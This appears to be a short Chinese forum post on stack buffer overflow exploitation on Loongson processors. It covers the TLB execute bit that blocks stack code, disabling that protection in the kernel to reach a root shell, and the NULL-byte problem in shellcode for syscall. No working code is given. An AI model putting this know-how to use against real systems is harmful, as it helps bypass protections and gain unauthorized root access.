出现 Illegal instruction 的原因在于龙芯在 TLB 中加了一个可执行位，配合 OS，禁止 CPU 执行位于栈上的代码，我们可以修改以下内核，让它不起作用，仍然可以看到令人兴奋的 sh-3.1\$!d=0(root).. ^-^

从前面可以看到，缓冲区溢出覆盖掉返回地址，然后执行由 strcpy 复制入栈的敏感代码。但是我们注意到，strcpy 复制字符串时，是以 NULL（十六进制值为 0x00）为结束标志，这就要求攻击字符串中间不能有 0x00，可是我们看到，通常的攻击总是需要 syscall 触发系统调用（如调用 execve），这个常用指令的编码是 0x0000000c，字符串中的 0x00 是很难避免的。

RISC 平台上，因为指令编码的原因，本身攻击字符串就很难构造，个人觉得加个额外的位来预防缓冲溢出攻击意义不是很大。

谢谢!

